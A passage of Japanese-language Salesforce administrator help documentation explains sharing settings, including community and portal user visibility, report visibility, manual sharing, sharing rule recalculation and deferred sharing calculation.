最初のデフォルトでは、コミュニティユーザはメンバーとして属しているコミュニティの他のすべての内部ユーザおよび外部ユーザに表示されます。コミュニティの外部ユーザが自身とロール階層の上位ユーザにのみ表示されるようにデフォルトを変更できます。この設定では「参照」アクセス権のみが付与され、組織のすべてのコミュニティに適用されます。

[コミュニティユーザ表示] 設定によるユーザ表示設定は、ロール階層を通じて継承されません。ロール階層のマネージャがコミュニティのメンバーでない場合、マネージャの部下がメンバーであっても、マネージャはコミュニティの他のメンバーにアクセスすることはできません。

ポータル

最初のデフォルトでは、ポータルユーザは同じ取引先内の他のポータルユーザに表示されます。ポータルの外部ユーザが自身とロール階層の上位ユーザにのみ表示されるようにデフォルトを変更できます。この設定では「参照」アクセス権のみが付与され、組織のすべてのポータルに適用されます。

メモ: パートナーポータルユーザは、そのチャネルマネージャにもアクセスできます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. ユーザが自身とその上位ユーザにのみ表示されるようにするには、[ポータルユーザ表示] チェックボックスをオフにします。ポータルユーザが同じ取引先内の他のすべてのポータルユーザに表示されるようにするには、このチェックボックスをオンにします。
4. [コミュニティユーザ表示] の場合、ユーザが自身とその上位ユーザにのみ表示されるようにするには、チェックボックスをオフにします。コミュニティユーザがコミュニティ内の他のすべてのユーザに表示されるようにするには、このチェックボックスをオンにします。

   メモ: このオプションは、Salesforce Communities が有効な場合にのみ表示されます。

5. [保存] をクリックします

これらのオプションのいずれかをオンするだけで、[非公開] の組織の共有設定を上書きして、コミュニティまたはポータルユーザのユーザオブジェクトに外部アクセスできます。

これらのデフォルトを設定すると、ユーザへのアクセス権を選択的に拡張できます。

関連トピック:

- ユーザレコードの組織の共有設定
- ユーザ共有ルールの作成
- 標準レポートの表示の制御
- ユーザ共有

標準レポートの表示の制御

ユーザがアクセス権を持っていないユーザのデータを公開している可能性のある標準レポートを表示または非表示にします。

ユーザがアクセス権を持っていないユーザのデータを公開している可能性のある標準レポートのタイプに基づいて、それらのユーザがレポートを表示できるかどうかを制御できます。ユーザ共有が最初に有効になっている場合、表示しているユーザがアクセス権を持っていないユーザのデータが含まれているすべてのレポートは非表示になっています。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. ユーザがアクセス権を持っていないユーザのデータを公開している可能性のある標準レポートのタイプに基づいて、それらのユーザがレポートを表示できるようにするには、[標準レポート表示]チェックボックスをオンにします。あるいは、これらのレポートを非表示にする場合は、このチェックボックスをオフにします。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

標準レポートの表示を設定する
- 「共有の管理」

ユーザオブジェクトの組織の共有設定が [非公開] になっている場合に [標準レポート表示] チェックボックスをオンにすると、表示しているユーザは、レポートでアクセス権を持っていないユーザの名前のみを表示することができます。ユーザ名や電子メールなどのユーザの詳細は表示されません。[標準レポート表示]チェックボックスをオフにしても、「すべてのユーザの参照」権限を持っているユーザは標準レポートのタイプに基づいてすべてのレポートを表示できます。また、ユーザオブジェクトの組織の共有設定が [公開/参照のみ] に設定されている場合、すべてのユーザはこれらのレポートを表示できます。

重要: 分析共有が有効であると、共有されているレポートフォルダおよびダッシュボードフォルダに対して、組織のすべてのユーザに閲覧者アクセス権が付与されます。フォルダの指定されたマネージャまたはエディタだったユーザや、追加のシステム管理者権限を持つユーザには、さらに高いアクセス権が付与される場合があります。フォルダに対する各ユーザのアクセス権は、フォルダアクセスとユーザ権限の組み合わせに基づきます。必要に応じて標準レポートフォルダが非表示になるようにするには、フォ

ルダからすべてのユーザの共有を削除します。次に、ユーザのプロファイルの [公開フォルダのダッシュボードを参照] および [公開フォルダのレポートを参照] チェックボックスをオフにします。

関連トピック:

ユーザ共有

ユーザ共有でサポートされるレポートタイプ

ユーザレコードの共有の直接設定の制御

組織全体で各自のユーザレコードを他のユーザと共有できるようにしたり、共有できないようにしたりします。

ユーザの詳細ページに [共有] ボタンを表示するかどうかを制御できます。このボタンを使用すると、ユーザは自分自身のユーザレコードへのアクセス権を他のユーザに付与できます。すべてのユーザに対してこのボタンを非表示にする、または表示するには、次の手順を実行します。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. ユーザ詳細ページに [共有] ボタンを表示するには、[ユーザレコードの手動共有] チェックボックスをオンにします。これにより、ユーザはレコードを他のユーザと共有できます。ボタンを非表示にするには、チェックボックスをオフにします。これにより、ユーザはユーザレコードを他のユーザと共有できなくなります。
4. [保存] をクリックします。

ユーザの組織の共有設定が [公開/参照のみ] に設定されている場合、ユーザは他のすべてのユーザレコードへの参照アクセス権を取得でき、検索やリストビューでそれらのユーザを参照したり、Chatter やコミュニティでそれらのユーザとやりとりしたりできます。

例: たとえば、パートナーユーザがコミュニティの営業担当とコラボレーションする場合を考えます。[共有設定] ページの [コミュニティユーザ表示] チェックボックスをオフにしている場合、コミュニティユーザは自身とロール階層の上位ユーザにのみ表示されます。共有の直接設定を使用して、営業担当への参照アクセス権をパートナーユーザに付与できます。これを行うには、営業担当のユーザ詳細ページの [共有] ボタンを使用します。このアクセス権により、コミュニティ内で両者のやりとりやコラボレーションができるようになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザレコードの共有を手動で有効または無効にする
- 「ユーザの管理」

関連トピック:

コミュニティまたはポータルユーザが表示できるユーザの制御

ユーザ表示設定のデフォルトへの復元

ユーザ共有によって、組織の誰が誰を参照するかを制御できます。以前にユーザ共有を使用している場合、デフォルトに復元できます。

ユーザ表示設定をデフォルトに復元する

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. 組織の共有設定を [公開/参照のみ] (内部アクセス) および [非公開] (外部アクセス) に設定します。
3. ポータル取引先ユーザのアクセス権を有効にします。

   [共有設定] ページで、[ポータルユーザ表示] チェックボックスをオンにします。このオプションにより、カスタマーポータルユーザが同じポータル取引先の他のユーザを表示できるようになります。また、パートナーポータルユーザはポータル取引先所有者を表示できます。
4. ネットワークメンバーのアクセス権を有効にします。

   [共有設定] ページで、[コミュニティユーザ表示] チェックボックスをオンにします。このオプションにより、コミュニティ内の他のすべてのユーザがコミュニティメンバーを表示できるようになります。
5. ユーザ共有ルールを削除します。

   [共有設定] ページで、使用可能なすべてのユーザ共有ルールの横にある [削除] をクリックします。
6. ユーザレコードへの HVPU アクセスを削除します。

   [カスタマーポータル設定] ページで、HVPU で使用可能なすべての共有セットの横にある [削除] をクリックします。

ユーザ表示設定がデフォルトに復元されたら、すべての内部ユーザ、同じポータル取引先のポータルユーザ、および同じコミュニティのコミュニティメンバーが互いに表示されるようになります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

ポータルおよびコミュニティを使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザ表示設定をデフォルトに復元する
- 「共有の管理」

関連トピック:

コミュニティまたはポータルユーザが表示できるユーザの制御

ユーザ共有

ユーザ共有でサポートされるレポートタイプ

標準レポートタイプに基づいたレポートでは、ユーザがアクセス権を持っていないユーザのデータが公開される可能性があります。

次のレポートタイプでは、参照ユーザがアクセス権を持っていないユーザのデータが公開される可能性があります。

- 取引先
- 取引先所有者
- 納入商品が関連する取引先
- カスタムオブジェクトが関連する取引先
- パートナーが関連する取引先
- API 使用状況
- 商談が関連するキャンペーン
- カスタマイザブル売上予測: 売上予測履歴一覧
- カスタマイザブル売上予測: 商談売上予測一覧
- 見積が関連するカスタムオブジェクト商談レポート
- 被招集者が関連する行動
- 商談
- 商談項目履歴
- 商談履歴
- 商談の動向
- 商談と接続
- 競合が関連する商談
- 取引先責任者のロールが関連する商談
- 取引先責任者のロールと商品が関連する商談
- カスタムオブジェクトが関連する商談
- パートナーが関連する商談
- 商品が関連する商談
- 商品とスケジュールが関連する商談
- 見積と見積ドキュメントが関連する商談
- 見積と見積品目が関連する商談
- 営業チームが関連する商談
- 営業チームと商品が関連する商談
- 商談の分割
- 商品が関連する商談の分割
- 商品およびスケジュールが関連する商談の分割

デフォルトでは、これらのレポートには適切なアクセス権のあるユーザのみがアクセスできます。ただし、関連ユーザに対する適切なアクセス権のないユーザにそれらのレポートを表示するように設定を変更できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

また、一部のレポートにはユーザのロールが表示される可能性があります。ユーザがレコードを表示できてそのレコード所有者へのアクセス権がない場合、そのユーザにはそれらのレポートに所有者のロールが表示されます。

関連トピック:

- 標準レポートの表示の制御
- ユーザ共有

共有の直接設定によるユーザ共有と共有セットによるユーザ共有の相違点

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

共有の直接設定および共有セットにより、さまざまなユーザグループにアクセス権が付与されます。

組織でユーザ共有を有効にしている場合は、内部ユーザと外部ユーザを含め、組織の誰が誰を参照するかを制御できます。共有の直接設定や共有セットにより、組織の共有設定や共有ルールを超えたアクセス権を付与できます。大規模ポータルユーザやコミュニティユーザ (HVPU) などの外部ユーザにはロールがなく、共有ルールに含めることができません。

例: 内部ユーザや非 HVPU ユーザのアクセス権をユーザに付与する場合は、そのユーザの詳細ページにある [共有] ボタンを使用して、共有の直接設定を作成します。HVPU アクセス権を他のユーザに付与する場合は、ポータルまたはコミュニティに共有セットを作成します。

次の表に、共有の直接設定を使用する場合と共有セット使用する場合を示します。

	アクセス権を付与するユーザ		
	内部	非 HVPU[1]	HVPU[2]
内部	共有の直接設定	共有の直接設定	共有セット
非 HVPU	共有の直接設定	共有の直接設定	共有セット
HVPU	共有の直接設定	共有の直接設定	共有セット

[1] 非 HVPU とは、HVPU プロファイルを使用していない外部ユーザをいいます。

[2] HVPU とは、上記のいずれかのプロファイルがある外部ユーザをいいます。

- 認証 Web サイト
- カスタマーコミュニティユーザ
- カスタマーコミュニティログインユーザ
- 大規模カスタマーポータル
- 大規模ポータル
- Overage Authenticated Website ユーザ

- Overage High Volume Customer Portal ユーザ

関連トピック:

ユーザ共有

ユーザレコードの共有

共有セットの概要

共有に関する考慮事項

共有モデルを使用して、ユーザが所有していないレコードへのアクセス権をユーザに付与する方法について説明します。

共有モデルは、ロール階層、ユーザ権限、共有ルール、および一定の状況の場合の例外との間の複雑な関係を表します。共有モデルを設定する場合は、次の点に留意してください。

ロール階層ベースの共有の例外

ユーザは常に、ロール階層内で自分より下位のユーザが所有するか、または自分より下位のユーザと共有するすべてのデータを参照および編集できます。次のような例外があります。

- データへのアクセス権を決定するときに組織全体のデフォルトオプションを使用すると、階層を無視できます。
- 取引先に関連付けられていない取引先責任者は、常に非公開とみなされます。参照できるのは、取引先責任者の所有者およびシステム管理者だけです。取引先責任者の共有ルールは、非公開の取引先責任者には適用されません。
- [非公開] チェックボックスで「非公開」とマークしたメモと添付は、それらを添付したユーザとシステム管理者だけがアクセスできます。
- [非公開] チェックボックスで「非公開」とマークした行動は、その行動の所有者だけがアクセスできます。他のユーザがその行動の所有者のカレンダーを参照したときに、行動の詳細を参照することはできません。ただし、「すべてのデータの参照」または「すべてのデータの編集」権限を持つユーザは、レポートや検索、または他のユーザのカレンダーを参照したときに非公開行動の詳細を参照できます。
- ロール階層でレコード所有者の上位にあるユーザは、そのレコードタイプに対する「参照」または「編集」オブジェクト権限を持っている場合は、そのレコード所有者のレコードを参照または編集のみ行うことができます。
- [コミュニティユーザ表示] 設定によるユーザ表示設定は、ロール階層を通じて継承されません。ロール階層のマネージャがコミュニティのメンバーでない場合、マネージャの部下がメンバーであっても、マネージャはコミュニティの他のメンバーにアクセスすることはできません。これは、組織で Salesforce Communities が有効になっている場合にのみ適用されます。

レコードの削除

- 個々のレコードを削除できるかどうかは、システム管理者、レコード所有者、ロール階層内でレコード所有者より上位のユーザ、および「フルアクセス」を許可されたユーザによって制御されます。

- ケースまたはリードの共有モデルとして公開/参照・更新・所有権の移行を、またはキャンペーンの共有モデルとして公開フルアクセス設定している場合は、すべてのユーザがこれらのレコードを削除できます。

レコードへの関連アイテムの追加

- レコードの「参照・更新」権限がない限り、レコードにメモや添付ファイルは追加できません。
- 少なくとも、レコードの「参照」アクセス権がない限り、活動やその他の関連レコードは追加できません。

共有アクセスの手動による追加または削除

- 個々のレコードの共有アクセス権を手動で拡張できるかどうかは、システム管理者、レコード所有者、ロール階層内でレコード所有者より上位のユーザ、および「フルアクセス」を許可されたユーザによって制御されます。
- 共有モデルを変更すると、ユーザがこれまでに作成した手動による共有設定が削除されます。

ユーザ権限とオブジェクトレベル権限

共有モデルはレコードの表示を制御し、ユーザ権限とオブジェクトレベル権限は、レコードに対してユーザが実行できる操作を制御します。

- 共有設定に関わらず、ユーザは、該当するオブジェクトレベル権限を持つ必要があります。たとえば、取引先を共有している場合、そうしたユーザは、取引先に対する「参照」権限を持っている場合に限りその取引先を参照できます。同様に、取引先責任者に対する「編集」権限を持っているユーザでも、非公開の共有モデルで作業をしている場合には、自分が所有していない取引先責任者を編集できません。
- システム管理者、および「すべてのデータの参照」権限または「すべてのデータの編集」権限を持つユーザは、すべてのデータを参照および編集できます。

取引先の共有

- ユーザの所有している取引先に関連付けられた、所有していないレコードに対するユーザアクセスを制限するには、ロールに適切なアクセス権を設定します。たとえば、[商談のアクセス権]のオプションを使うと、ユーザが所有する取引先に関連付けられている商談のうち、そのユーザが所有していない商談へのアクセスを制限することができます。
- 組織の共有設定に関係なく、ユーザは少なくとも自分のテリトリーの取引先を参照できます。また、テリトリーの取引先に関連する取引先責任者、商談、ケースを参照および編集するアクセス権がユーザに付与されます。

Apex 共有

Apexコードがカスタムオブジェクトに関連付けられている共有エントリを使用している場合は、そのカスタムオブジェクトに対する組織の共有設定を非公開から公開には変更できません。たとえば、Apex コードで(コードでは `Invoice__share` として表される)カスタムオブジェクトInvoice__cに対する共有アクセス権を持つユーザとグループを取得した場合、そのオブジェクトの組織の共有設定を非公開から公開に変更することはできません。

キャンペーンの共有

- Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition では、キャンペーンの共有を有効にするときに、すべてのユーザをマーケティングユーザに指定します。これにより、共有とプロファイルを使用してアクセス権を制御できるようになるため、管理とトラブルシューティングが容易になります。
- あるビジネス単位内での既存の動作を維持しつつ、ビジネス単位間での異なるアクセス権を設定する手順は、次のとおりです。
  1. 組織のキャンペーンの共有設定を [非公開] にします。
  2. 共有ルールを作成して、マーケティングユーザに、ビジネス単位内のユーザが所有するすべてのキャンペーンに対する「公開/フルアクセス」権限を与えます。
  3. 共有ルールを作成して、ビジネス単位内のマーケティングユーザ以外のユーザ全員に、ビジネス単位内のユーザが所有するすべてのキャンペーンに対する「参照のみ」権限を与えます。
- 地域のマーケティングマネージャなど、1 人のユーザが複数のキャンペーンを所有し、ビジネス単位間で異なるアクセス権を設定する必要がある場合は、共有ルールを使用するのではなく、キャンペーンを個別に共有します。共有ルールは、ユーザが所有するすべてのキャンペーンに適用され、一部のレコードに異なるアクセス権を設定することは許可しません。
- 組織の共有設定を変更する前に、すべてのキャンペーンの共有ルールを作成して、変更によってユーザに及ぶ影響を軽減します。
- 組織のすべてのキャンペーンをユーザグループや特定のロールと共有するには、公開グループ「組織全体」のメンバーが所有するキャンペーンに適用される共有ルールを作成します。
- 特定のロールを選択せずに、[ロール&下位ロール]オプションを使用することで、作成する必要のある共有ルール数を最小限にします。
- ページレイアウトにキャンペーン階層統計項目を追加すると、ユーザは、階層内の特定のキャンペーンに対する共有権限を持っているかどうかに関係なく、階層内の親キャンペーンとすべての下位キャンペーンの集計データを表示できます。そのため、キャンペーン階層統計を有効にする場合は、組織のキャンペーン共有設定に留意してください。ユーザに階層統計データを表示しない場合は、[キャンペーン階層] 関連リストから、不要なキャンペーン階層統計項目を削除してください。これらの項目は、インターフェースでは削除しても、レポートでは使用できます。
- キャンペーンの共有モデルとして [公開/フルアクセス] が設定されている場合は、すべてのユーザがその種別のレコードを削除できます。

キャンペーンメンバーの共有

キャンペーンメンバーの共有は、キャンペーンの共有ルールで制御されます。キャンペーンを表示できるユーザは、関連付けられているキャンペーンメンバーも表示できます。

取引先責任者の共有

取引先責任者に関する組織の共有設定は、個人取引先を有効にしている組織では使用できません。

価格表の共有

- 価格表の共有は、ユーザが商談に価格表とその商品を追加できるかどうかを制御します。
- ユーザの権限は、ユーザが価格表を参照、作成、編集、および削除できるかどうかを制御します。

関連トピック:

共有ルール

共有設定

ユーザに取引先へのアクセス権がある理由は何ですか?

ユーザは、取引先へのアクセス権を次から得ている可能性があります。

- レコードの所有者
- ケース、取引先責任者、または商談など、関連付けられた子レコードからの暗黙的なアクセス権
- 組織の共有設定
- ロール階層
- 共有ルール
- 共有の直接設定
- 取引先チームまたはテリトリー

あるユーザがレコードへのアクセス権を持っている理由を確認するには、取引先詳細ページの[共有]ボタンをクリックして、アクセス権を持つユーザとその理由が記載されたリストを参照します。[リストの拡張] をクリックすると、アクセス権を持つすべてのユーザが表示されます。

次のユーザは、アクセス権を持っていてもリストには表示されません。

- すべてのユーザ: 組織の共有設定が [公開/参照のみ] または [公開/参照・更新可能] に設定されている場合
- 大規模ポータルユーザ

メモ: [共有] ボタンが表示されない場合、組織の共有設定が [親レコードに連動] または [公開/参照] に設定されている可能性があります。それ以外の場合、レコードの所有者、システム管理者、またはロール階層で所有者より上の階層に属するユーザのみが、共有の詳細ページを表示できます。

表 2: レコードへのユーザアクセス権に関するトラブルシューティングガイドライン

アクセスタイプ	説明
レコード所有者	レコード所有者は、自分のレコードには常にアクセスできます。
暗黙的なアクセス	共有の詳細ページの [理由] 列にある [関連するレコードを所有もしくは共有している] エントリに対応します。ユーザは取引先 (商談、ケース、または取引先責任者) の子レコードへのアクセス権を持っている可能性があり、これにより、その取引先に対する「参照」アクセス権が付与されます。このアクセス権を上書きすることはできません。たとえば、ユーザにケースレコードへのアクセス権がある場合、そのユーザには親取引先レコードへの暗黙的な「参照」アクセス権があります。

アクセスタイプ	説明
組織の共有設定	取引先オブジェクトのデフォルトが [非公開] に設定されているかどうかを確認します。そのように設定されている場合、ユーザはここにリストされている他の方法を使用してアクセス権を取得した可能性があります。たった1人のユーザに対してでも、レコードが表示されないようにする必要がある場合は、[非公開] に設定する必要があります。
ロール階層	ユーザは、ロール階層内の部下から「参照」アクセス権を継承した可能性があります。カスタムオブジェクト以外については、この動作を上書きできません。アクセス権を持つユーザが、取引先所有者とは異なる階層内の部署にいる場合、共有ルール、取引先チーム、および取引先テリトリーを確認します。
共有ルール	ユーザは関連する共有ルールに含まれているため、アクセス権を取得した可能性があります。共有ルールで公開グループ (またはロールなど、他のカテゴリ) を使用してアクセス権が付与されている場合、公開グループをチェックして、ユーザがそのグループに含まれているかどうかを確認します。
共有の直接設定	ユーザは、レコードの[共有]ボタンを使用してアクセス権を取得した可能性があります。レコード所有者、システム管理者、またはロール階層で所有者より上の階層に属するユーザのみが、レコード上の共有の直接設定を作成または削除できます。
取引先チームおよびテリトリー	ユーザが、取引先所有者、システム管理者、ロール階層内で所有者より上の階層に属するユーザ、または取引先チームメンバーによって取引先チームに追加された可能性があります。組織でテリトリー管理を使用している場合、アクセス権を持っているユーザがテリトリー階層内で取引先所有者より上の階層に属しているかどうかを確認します。マネージャは、部下と同じアクセス権を取得します。また、ユーザがグループAのメンバーであり、グループAはグループBのメンバーである場合、そのユーザはグループBのメンバーと同じアクセスレベルで、グループBと共有されているすべての取引先へのアクセス権を取得します。

関連トピック:

- ユーザのアクセス権の制御
- 「アクセス権がありません」エラーの解決

共有の上書きの参照

[共有設定]ページでオブジェクトを選択した場合、ページには[共有の上書き]関連リストが表示され、そのリストには、そのオブジェクトの共有設定を無視するプロファイルが表示されます。

[共有の上書き]リストを参照するには、[設定]から、[クイック検索]ボックスに*「共有設定」*と入力し、[共有設定]を選択します。次に、[共有設定を管理する対象]リストからオブジェクトを選択します。

各プロファイルについて、リストでは、共有設定を無効にできる権限が指定されます。「すべてのデータの参照」権限および「すべてのデータの編集」権限は組織のすべてのオブジェクトに対する共有設定を無効にし、「すべての参照」および「すべての編集」の権限は、指定されたオブジェクトに対する共有設定を無効にします

メモ: [共有の上書き]リストでは、オブジェクトの共有設定も上書きする可能性のある、権限セットで許可された権限は表示しません。

特定のオブジェクトの共有設定を上書きするために、「すべての参照」および「すべての編集」オブジェクト権限を作成または編集する権限セットまたはプロファイルを作成または編集できます。これらの権限は、共有設定に関わらず、組織全体に対し、オブジェクトに関連付けられたすべてのレコードへのアクセス権を付与します。これらの権限を設定する前に、データアクセスのさまざまな制御方法を比較してください。

関連トピック:

プロファイル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

共有の上書きを参照する

- 「設定・定義を参照する」

共有ルールの再適用

グループ、ロール、およびテリトリーに変更を加えると、共有ルールの再評価が実行され、必要に応じてアクセス権が追加または削除されます。

変更には、グループ、ロール、またはテリトリーに対するユーザの追加または削除、特定のロールの上位ロールの変更、特定のテリトリーの上位テリトリーの変更、または別のグループに対するグループの追加または削除などがあります。

メモ: [共有ルール] 関連リストの [再適用] ボタンは、共有ルールの更新が失敗したり、予定どおりに動作しない場合に限り使用します。

オブジェクトの共有ルールを手動で再適用する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. 対象のオブジェクトの [共有ルール] 関連リストで、[再計算] をクリックします。
3. 再適用の進行状況を監視するには、[設定] から、[クイック検索] ボックスに「バックグラウンドジョブ」と入力し、[バックグラウンドジョブ] を選択します。

メモ: グループメンバーまたは共有ルールの適用が延期されると、[再計算] ボタンが無効になります。関連オブジェクトの共有ルールは自動的に再適用されます。たとえば、取引先レコードと商談レコードは主従関係にあるため、商談共有ルールが再適用されると、取引先共有ルールは再適用されます。

共有を再適用するときには、すべての Apex 共有の再適用も実行されます。共有ルールの再適用時に、関連オブジェクトの共有ルールも再適用されます。再適用が完了すると、メールで通知されます。たとえば、商談オブジェクトは取引先オブジェクトの従になるため、商談の共有ルールを再適用すると、取引先共有ルールも再適用されます。

共有ルールの自動適用はデフォルトで有効になっています。共有ルールの適用は、任意にサスペンドおよび再開して延期できます。

関連トピック:

- 共有ルール
- 共有適用の延期
- バックグラウンドジョブの監視
- 共有ルールの非同期並列再適用

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、商談、注文、共有ルール、およびカスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを再適用する
- 「共有の管理」

共有ルールの非同期並列再適用

共有ルールの再適用を非同期かつ並列に実行して高速化します。

共有ルールを作成、更新、または削除するときに、結果の再適用が非同期で並列処理されるようになりました。再適用は、バックグラウンドで非同期に並列処理されるため、プロセスが迅速化し、サイトの操作(パッチやサーバの再起動など)に対する回復力が向上します。完了時にメール通知を受信します。再適用が完了するまで、共有ルールの作成や組織の共有設定の更新など、他の共有操作を行うことはできません。

所有者ベースの共有ルールの挿入または更新による影響を受けるレコードの数が 25,000 未満の場合、再適用は同時に実行され、完了したときにメール通知は送信されません。影響を受けるレコードの数が 25,000 未満の所有者ベースの共有ルールの挿入または更新は、[バックグラウンドジョブ]ページでは使用できません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

並列処理による共有ルールの再適用は、次の場合にも実行されます。

- [共有設定] ページで共有ルールの [再適用] ボタンをクリックする
- [共有を延期] ページの共有ルールを再適用する

[バックグラウンドジョブ]ページで並列再適用の進行状況を監視できます。または、[設定変更履歴の参照]ページでは、最近の共有操作を確認できます。

共有ルールの再適用では、取引先と子レコード間の暗黙的な共有が維持されます。[バックグラウンドジョブ]ページでは、これらのプロセスは [取引先 — 余分な親アクセス権の削除] や [取引先 — 親アクセス権の許可] などのジョブのサブ種別に対応します。また、共有ルールの削除は、無関係な共有行が削除されることを示すジョブのサブ種別 [オブジェクト — アクセス権のクリーンアップ] に対応します。

メモ: レコードアクセス権についての詳細は、*「企業の規模に応じたレコードアクセス権の作成」*を参照してください。

関連トピック:

- バックグラウンドジョブの監視
- 共有ルールの再適用
- 組み込みの共有動作

共有適用の延期

大規模な設定変更を実行すると、共有ルールの評価に非常に時間がかかり、タイムアウトする可能性があります。この問題を回避するために、管理者はこれらの適用をサスペンドし、組織のメンテナンス期間中に適用を再開することができます。

メモ: 共有適用の延期機能は、デフォルトでは有効になっていません。この機能を組織で有効にするには、Salesforce カスタマーサポートまでお問い合わせください。

共有適用の延期は、役割、テリトリー、グループ、ユーザ、ポータル取引先 会社形態、または共有ルールに参加している公開グループに多数の変更を行い、自動共有適用をサスペンドして後で実行する場合に最適です。

グループメンバーおよび共有ルールの適用はデフォルトで有効になっています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

条件	以下の操作を実行できます。
グループメンバーおよび共有ルールの適用が有効化されている	• グループメンバーの適用をサスペンド、更新、再開します。これにより、共有ルールの適用がサスペンドされ、共有ルールの完全再適用が必要になります。 • 共有ルールの適用をサスペンド、更新、および再開します。
グループメンバーの適用が有効化され、共有ルールの適用がサスペンドされている	グループメンバーの適用をサスペンド、更新、および再開します。
グループメンバーの適用はサスペンドされ、共有ルールの適用が有効化されている	共有ルールの適用をサスペンド、更新、再開、および再適用します。

グループメンバーの適用をサスペンドまたは再開するには、「グループメンバーの適用の管理」を参照してください。

共有ルールの適用をサスペンド、再開、または再適用するには、「共有ルールの適用の延期」を参照してください。

関連トピック:

共有ルールの再適用

グループメンバーの適用の管理

グループに加えた変更によって大量のレコードに影響がある場合、グループメンバーの自動適用をサスペンドし、後から再開する必要がある場合があります。適用を再開しないと、レコードで共有の矛盾が生じることがあります。

役割、テリトリー、グループ、またはユーザを変更する場合、あるいはポータル取引先の会社形態を変更する場合、グループメンバーが自動的に再適用され、必要に応じてアクセス権が追加または削除されます。変更では、グループに対するユーザの追加または削除、異なるレポートセットへのアクセスを許可するための役割の変更などが行われます。

グループメンバーの適用をサスペンドまたは再開する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに *「共有の適用を延期」* と入力し、[共有の適用を延期] を選択します。
2. [グループメンバーの適用] 関連リストで、[サスペンド] をクリックします。

   メモ: 共有ルールの適用が有効である場合は、グループメンバーの適用をサスペンドすると共有ルールの適用もサスペンドします。グループメンバーの適用を再開する場合は、共有ルールも完全に再適用する必要があります。
3. ロール、テリトリー、グループ、ユーザ、またはポータル取引先会社形態を変更します。
4. グループメンバーの適用を有効にするには、[再開] をクリックします。

関連トピック:

共有適用の延期

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有適用を延期 (サスペンドおよび再開) する

- 「ユーザの管理」

  および

  「共有適用の延期の管理」

共有ルールの適用の延期

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、および商談共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

メモ: 共有適用の延期機能は、デフォルトでは有効になっていません。この機能を組織で有効にするには、Salesforce カスタマーサポートまでお問い合わせください。

ユーザ権限

共有ルールを延期(サスペンドおよび再開)および再適用する
- 「ユーザの管理」

  および

  「共有適用の延期の管理」

共有ルールの適用をサスペンド、再開、または再適用する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*共有の適用を延期*」と入力し、[共有の適用を延期] を選択します。
2. [共有ルールの適用] 関連リストで、[サスペンド] をクリックします。
3. 共有ルールに参加している共有ルール、ロール、テリトリー、または公開グループを変更します。

   メモ: 共有ルールを変更した場合は、完全に再適用する必要があります。

   共有ルールの適用を有効にするには、[再開] をクリックします。
4. 共有ルールを手動で再適用するには、[再適用] をクリックします。

共有ルールに大幅な更新を行う前は、共有適用の延期を検討してください。共有を再適用するときには、すべての Apex 共有の再適用も実行されます。

関連トピック:

グループメンバーの適用の管理

オブジェクト固有の共有ロック

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

